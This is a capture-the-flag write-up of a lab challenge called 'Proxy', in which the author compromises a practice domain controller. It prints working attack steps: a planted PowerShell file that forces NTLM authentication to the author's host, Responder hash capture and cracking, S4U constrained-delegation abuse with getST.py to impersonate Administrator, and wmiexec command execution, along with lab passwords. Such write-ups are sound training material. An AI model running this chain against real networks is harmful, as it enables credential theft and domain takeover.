| Follow @anir0y | |
|---|---|
| Proxy |  |
Proxy is the challenge box that closes out the Active Directory Security Testing Basics module, after the guided rooms Intro to Credential Harvesting and Intro to AD Lateral Movement. No tasks, no hints, one question: what is the Administrator flag. The blurb is the only steer you get, and in hindsight it is an accurate one: “Every request has to go through someone… but what if that someone is you?”
Up front, the honest part: I burned two full lab sessions on this and did not get it on my own. I had the right shape of the attack and the wrong mechanism, and I only unstuck it by reading public writeups. That mistake is the most useful thing in this post, so it stays in.
The target is a single domain controller, DC01.ctf.local, on ctf.local.
Recon: guest is enabled, and one share is writable
A full -p- scan returns nothing but a textbook DC: 53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 3389, 9389 and the usual high RPC range. No web server, so “Proxy” in the title is not a service you go and find. It is the technique.
The way in is that guest authenticates with an empty password, and guest is enough to list shares:
nxc smb 10.48.172.101 -u guest -p '' --shares

IT-Shared is READ,WRITE to a guest session on a domain controller. RID brute (also as guest) gives the account list: svc.scanner, svc.mssql, helpdesk.bob, it.admin, plus the built-ins.
The share holds three files. IT-Credentials-Backup.txt hands over helpdesk.bob:Welcome123! and it.admin:ITAdmin2019! and is a rabbit hole: both accounts are disabled, and authenticating with those passwords succeeds only by getting mapped to Guest. IT-Portal.html is a fake dashboard. The one that matters is IT-Onboarding-Checklist.txt:

File Scanner (svc.scanner). Runs every 2 minutes. Enumerates IT-Shared for new files to process. Uses Shell enumeration to inspect file metadata and icons.
The mistake: “icons” is a lie
Read that line as an attacker and it says coerce me with an icon. So that is what I did, at length: a .url with IconFile=\\attacker\share\icon.ico, a .lnk from nxc -M slinky, desktop.ini with IconResource, an .scf, and a .library-ms. I bound impacket smbserver.py on 445 (after killing the AttackBox’s own smbd, which otherwise squats the port and silently answers the callback you are waiting for), and I watched with tcpdump -ni ens5 "src host <DC> and tcp[tcpflags] & tcp-syn != 0".
Across two separate deployments, three separate capture windows and six file types, the DC initiated zero connections. Not a single inbound SYN.
The frustrating part is that I could prove the return path was fine the whole time. nxc smb <dc> -u guest -p '' -M coerce_plus reports the DC VULNERABLE to PetitPotam, PrinterBug and MSEven, and firing PrinterBug produced an immediate inbound SMB connection to my listener. So the network was never the problem, and I spent an hour chasing a relay chain instead: the DC refuses a reflected machine-account relay to its own LDAP (Authenticating against ldap:// as CTF/DC01$ FAILED), and the LDAPS variant dies inside the AttackBox’s Python 3.8 TLS stack. Both dead ends, both self-inflicted.
What the scanner actually does is execute .ps1 files it finds in the share. The word “icons” is scenery. Once you know that, the payload is one line:
echo 'Get-ChildItem \\10.48.66.22\icons\' > scan.ps1
smbclient //10.48.172.101/IT-Shared -U 'guest%' -c 'put scan.ps1 scan.ps1'
Two minutes later svc.scanner runs it, PowerShell resolves the UNC path, and Windows authenticates to a host that is not in the domain.
Capturing and cracking
Responder is the right listener here. smbserver.py sees the connection but does not complete the NTLM exchange in a way that logs a usable hash; Responder writes it straight to /usr/local/Responder/logs/SMB-NTLMv2-SSP-<ip>.txt.
responder -I ens5 -dwv
  # then re-upload the ps1, wait one scanner cycle
john --format=netntlmv2 h.txt --wordlist=/usr/share/wordlists/rockyou.txt

svc.scanner : 1summerlove!. Worth noting the room does not let you shortcut this: WinRM is not open, and svc.scanner’s credential gives you nothing on SMB beyond what guest already had.
Constrained delegation with protocol transition
This is where the room name finally makes sense. One LDAP query as svc.scanner explains everything:
nxc ldap 10.48.172.101 -u svc.scanner -p '1summerlove!' --find-delegation

svc.scanner carries msDS-AllowedToDelegateTo: cifs/DC01.ctf.local with protocol transition. Protocol transition is the dangerous half: with it, the account can call S4U2Self to mint a ticket to itself for any user it names, without that user ever authenticating, and then feed that ticket into S4U2Proxy to reach the delegated service. Name Administrator and you get a CIFS ticket for Administrator on the domain controller.
getST.py -spn cifs/DC01.ctf.local -impersonate Administrator \
  -dc-ip 10.48.172.101 'ctf.local/svc.scanner:1summerlove!'
Point KRB5CCNAME at the resulting ccache (impacket reads the ticket from that environment variable and nowhere else) and walk in:
export KRB5CCNAME=/root/px/Administrator@[email protected]
wmiexec.py -k -no-pass ctf.local/[email protected] \
  "cmd /c type C:\Users\Administrator\Desktop\flag.txt"

The flag is THM{S4U2S3lf_C0nstr41ned_D3l3g4t10n_2_DA}, which is the room telling you exactly what it wanted the whole time. Add /etc/hosts entries for dc01.ctf.local first, since Kerberos will not work against a bare IP.
Two things worth keeping
Scenario text is written by a person, not generated from the machine. “Uses Shell enumeration to inspect file metadata and icons” is not a specification, it is flavour, and I treated it as ground truth for two sessions. The falsifiable claim was “the scanner reaches out when it reads a file”, and I confirmed with packet capture that it never did. That should have redirected me to what else could a thing that processes files in a share possibly do within about ten minutes. Instead I kept building better icons. When your evidence contradicts the briefing, believe the evidence and re-derive the mechanism.
Protocol transition is the setting that turns constrained delegation into domain compromise. Constrained delegation alone means the account can reuse a ticket a real user already presented. With TRUSTED_TO_AUTH_FOR_DELEGATION it can manufacture that user’s ticket from nothing, so the account is functionally equivalent to every identity it can impersonate, including Administrator. When you own any service account, --find-delegation costs one query and is worth running before anything cleverer.
Credit where it is due: I got the .ps1 mechanism from the public writeups by Xiro0x01, happycamper84 and InfoSec Write-ups, after my own attempts stalled. The delegation half I had already mapped, but the foothold was theirs.
Room solved 100%: 1 task, 1 answer.